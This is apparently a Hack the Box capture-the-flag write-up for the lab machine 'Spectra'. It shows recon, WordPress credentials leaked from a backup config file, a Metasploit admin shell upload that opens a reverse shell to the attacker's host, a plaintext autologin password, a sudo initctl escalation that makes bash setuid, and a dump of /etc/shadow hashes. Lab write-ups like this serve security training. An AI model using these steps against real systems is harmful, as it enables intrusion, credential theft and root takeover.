About

Hack the Box : Spectra

IP: 10.10.10.229

```
bash-4.3# uname -a
Linux spectra 5.4.66+ #1 SMP Tue Dec 22 13:39:49 UTC 2020 x86_64 AMD EPYC 7401P 24-Core Processor AuthenticAMD GNU/Linux
```

Recon


nmapinit

```
# Nmap 7.91 scan initiated Thu May 20 00:15:02 2021 as: nmap -Pn -p 22,80,3306 -v -sC -sV -oN recon/nmap-spectra.txt spectra.htb
Nmap scan report for spectra.htb (10.10.10.229)
Host is up (0.11s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey: 
|_  4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
80/tcp   open  http    nginx 1.17.4
| http-methods: 
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.17.4
|_http-title: Site doesn't have a title (text/html).
3306/tcp open  mysql   MySQL (unauthorized)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu May 20 00:15:41 2021 -- 1 IP address (1 host up) scanned in 39.29 seconds
```

rusty




```
Open 10.10.10.229:22
Open 10.10.10.229:80
Open 10.10.10.229:3306
```

Enum

Web

manual



UNCATEGORISED

Hello world!

By administrator 29 June 2020 1 Comment

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Creds:
user:administrator

lots of files in view:
http://spectra.htb/testing/

wp-config.php.save

creds:


dbuser:devtest
dbuserpasswd:devteam01

*username does not work for mysql or ssh
*password workd with “administrator” for wp_admin


Exploit

xp1

wp_admin_shell



```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhost 10.10.10.229
rhost => 10.10.10.229
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username administrator
username => administrator
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password devteam01
password => devteam01
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /main
targeturi => /main
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 10.10.14.22
lhost => 10.10.14.22
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set lport 4321
lport => 4321
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit
```



```
[*] Started reverse TCP handler on 10.10.14.22:4321
[*] Authenticating with WordPress using administrator:devteam01...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /main/wp-content/plugins/WHSPXaibJA/GanVwyjNQF.php...
[*] Sending stage (39189 bytes) to 10.10.10.229
[*] Meterpreter session 1 opened (10.10.14.22:4321 -> 10.10.10.229:33754) at 2021-05-20 00:24:48 -0400
[+] Deleted GanVwyjNQF.php
[+] Deleted WHSPXaibJA.php
[+] Deleted ../WHSPXaibJA

meterpreter > 
```

Post

post1

meterpreter > cat /etc/passwd

```
messagebus:!:201:201:dbus-daemon:/dev/null:/bin/false
chunneld:!:20141:20141:Daemon for tunneling localhost to containers:/dev/null:/bin/false
root:x:0:0:root:/root:/bin/bash
bin:!:1:1:bin:/bin:/bin/false
daemon:!:2:2:daemon:/sbin:/bin/false
adm:!:3:4:adm:/var/adm:/bin/false
lp:!:4:7:lp:/var/spool/lpd:/bin/false
news:!:9:13:news:/var/spool/news:/bin/false
uucp:!:10:14:uucp:/var/spool/uucp:/bin/false
portage:!:250:250:portage:/var/tmp/portage:/bin/false
shill:!:20104:20104:user for the connection manager:/dev/null:/bin/false
nobody:!:65534:65534:nobody:/dev/null:/bin/false
input:!:222:222:dev/input/event access:/dev/null:/bin/false
chronos:x:1000:1000:system_user:/home/chronos/user:/bin/bash
```

```
chronos-access:!:1001:1001:non-chronos user with access to chronos data:/dev/null:/bin/false
avahi:!:238:238:avahi-daemon:/dev/null:/bin/false
usbguard:!:20123:20123:USB device whitelisting daemon:/dev/null:/bin/false
ipsec:!:212:212:strongswan, other ipsec VPNs:/dev/null:/bin/false
tlsdate:!:234:234:tlsdate, secure network time daemon:/dev/null:/bin/false
sshd:!:204:204:ssh daemon:/dev/null:/bin/false
tlsdate-dbus:!:233:233:tlsdate-dbus-announce:/dev/null:/bin/false
dhcp:!:224:224:dhcpcd DHCP client:/dev/null:/bin/false
openvpn:!:217:217:openvpn:/dev/null:/bin/false
wpa:!:219:219:wpa_supplicant:/dev/null:/bin/false
lpadmin:!:269:269:CUPS admin service user for running lpadmin:/dev/null:/bin/false
cups:!:277:277:CUPS daemon:/dev/null:/bin/false
saned:!:255:255:document scanning process:/dev/null:/bin/false
fwupd:!:20130:20130:Firmware Update Tool. /usr/libexec/fwupd/fwupdtool runs as this user.:/dev/null:/bin/false
modem:!:241:241:modem manager:/dev/null:/bin/false
metrics:!:20140:20140:user for metrics_daemon to run its services in sandboxed environment:/dev/null:/bin/false
imageloaderd:!:220:220:imageloader dbus service:/dev/null:/bin/false
ippusb:!:20100:20100: user for printing using ipp over usb:/dev/null:/bin/false
mtp:!:226:226:libmtp:/dev/null:/bin/false
crosdns:!:20110:20110:crosdns daemon:/dev/null:/bin/false
smbproviderd:!:297:297:smbprovider daemon:/dev/null:/bin/false
fuse-smbfs:!:307:307:FUSE-based SMB client:/dev/null:/bin/false
tss:!:207:207:trousers, TPM and TSS operations:/var/lib/tpm:/bin/false
kerberosd:!:20131:20131:kerberos manager daemon:/dev/null:/bin/false
devbroker:!:230:230:permission_broker:/dev/null:/bin/false
crash:!:20137:20137:Crash reporter daemon.:/dev/null:/bin/false
cros_healthd:!:20134:20134:User for diagnostics and telemetry services.:/dev/null:/bin/false
kerberosd-exec:!:20138:20138:kerberos daemon process executing third party code:/dev/null:/bin/false
healthd_ec:!:20142:20142:User for accessing ectool within debugd.:/dev/null:/bin/false
usb_bouncer:!:20124:20124:maintains device whitelist for usbguard:/dev/null:/bin/false
authpolicyd:!:254:254:authpolicy daemon:/dev/null:/bin/false
p2p:!:239:239:p2p autoupdate helpers:/dev/null:/bin/false
cras:!:600:600:CrOS audio video daemon:/dev/null:/bin/false
cros-disks:!:213:213:CrOS disk managing daemon:/dev/null:/bin/false
authpolicyd-exec:!:607:607:authpolicy process executor:/dev/null:/bin/false
ntfs-3g:!:300:300:NTFS FUSE-based filesystem daemon:/dev/null:/bin/false
fuse-exfat:!:302:302:FUSE-based exfat FS daemon:/dev/null:/bin/false
fuse-rar2fs:!:308:308:FUSE-based RAR mounter:/dev/null:/bin/false
bluetooth:!:218:218:bluez:/dev/null:/bin/false
fuse-zip:!:309:309:FUSE-based ZIP mounter:/dev/null:/bin/false
fuse-sshfs:!:305:305:FUSE-based SFTP client:/dev/null:/bin/false
fuse-drivefs:!:304:304:FUSE-based DriveFS daemon:/dev/null:/bin/false
ml-service:!:20106:20106:CrOS Machine Learning service:/dev/null:/bin/false
crosvm:!:299:299:CrOS virtual machine monitor:/dev/null:/bin/false
power:!:228:228:power management daemon:/dev/null:/bin/false
brltty:!:240:240:braille displays:/dev/null:/bin/false
trunks:!:251:251:Chromium OS trunks daemon runs as this user:/dev/null:/bin/false
oobe_config_save:!:20122:20122:oobe config save utility:/dev/null:/bin/false
oobe_config_restore:!:20121:20121:oobe config restore utility:/dev/null:/bin/false
tpm_manager:!:252:252:Chromium OS tpm_manager daemon runs as this user:/dev/null:/bin/false
chaps:!:223:223:chaps PKCS11 daemon:/dev/null:/bin/false
attestation:!:247:247:Chromium OS attestation daemon runs as this user:/dev/null:/bin/false
pkcs11:!:208:208:PKCS11 clients:/dev/null:/bin/false
shill-crypto:!:237:237:shill's crypto-util:/dev/null:/bin/false
shill-scripts:!:295:295:shill's debug scripts (when run via debugd):/dev/null:/bin/false
nfqueue:!:232:232:netfilter-queue:/dev/null:/bin/false
patchpaneld:!:284:284:CrOS guest networking service daemon:/dev/null:/bin/false
bootlockboxd:!:20107:20107:bootlockbox daemon:/dev/null:/bin/false
cryptohome:!:292:292:cryptohome service and client:/dev/null:/bin/false
pluginvm:!:20128:20128:Plugin VM monitor:/dev/null:/bin/false
syslog:!:202:202:rsyslog:/dev/null:/bin/false
vm_cicerone:!:20112:20112:Daemon for VM container communication:/dev/null:/bin/false
seneschal:!:20114:20114:Steward of the user's /home:/dev/null:/bin/false
seneschal-dbus:!:20115:20115:Owner of the seneschal dbus service:/dev/null:/bin/false
system-proxy:!:20154:20154:CrOS System-wide proxy daemon:/dev/null:/bin/false
wayland:!:601:601:Wayland display access:/dev/null:/bin/false
```

```
debugd:!:216:216:debug daemon:/dev/null:/bin/false
debugd-logs:!:235:235:access to unprivileged debugd logs:/dev/null:/bin/false
debugfs-access:!:605:605:access to debugfs:/dev/null:/bin/false
netperf:!:20105:20105:Network Performance measurement tool:/dev/null:/bin/false
dnsmasq:!:268:268:dnsmasq:/dev/null:/bin/false
tcpdump:!:215:215:tcpdump --with-user:/dev/null:/bin/false
nginx:x:20155:20156::/home/nginx:/bin/bash
katie:x:20156:20157::/home/katie:/bin/bash
```

Privesc

nginx --> katie

Server username: nginx (20155)

```
katie:x:20156:20157::/home/katie:/bin/bash
```

```
meterpreter > cat /opt/autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description   "Automatic login at boot"
author        "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  fi
  # Inject keys into the login prompt.
  #
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
end script
```

```
---
# Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin;
---
```

```
meterpreter > cd /etc/autologin
meterpreter > cat passwd
SummerHereWeCome!!
```

katie --> root

user:katie
passwd:SummerHereWeCome!!

user.txt

e89d27fe195e9114ffa72ba8913a6130

```
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl
```

// stop service “test” if running
$ sudo /sbin/initctl stop test

//make a new process named “test”
$ cd /etc/init
$ nano test.conf


// remove all content and replace with:

```
script
chmod +x /bin/bash
end script
```

// start or restart the “test” process to privilage shell as katie user

$ /sbin/initctl start test

/root/root.txt
  d44519713b889d5e1f9e536d0c6df2fc



```
katie@spectra /etc/init $ cat test.conf
script
chmod +s /bin/bash
end script
katie@spectra /etc/init $ sudo /sbin/initctl start test
test start/running, process 5312
katie@spectra /etc/init $ /bin/bash -p
bash-4.3# whoami
root
bash-4.3# cat /root/root.txt
d44519713b889d5e1f9e536d0c6df2fc
bash-4.3# 
```

```
bash-4.3# cat /etc/shadow
root:$1$lchcuPsn$BgyskySIi0hFMF4/v7S53.:18661::::::
chronos:*:::::::
nginx:!:18660:0:99999:7:::
katie:$1$IL2kvPV1$mYHaoPio5/jIZ.JL/RLr2/:18662:0:99999:7:::
```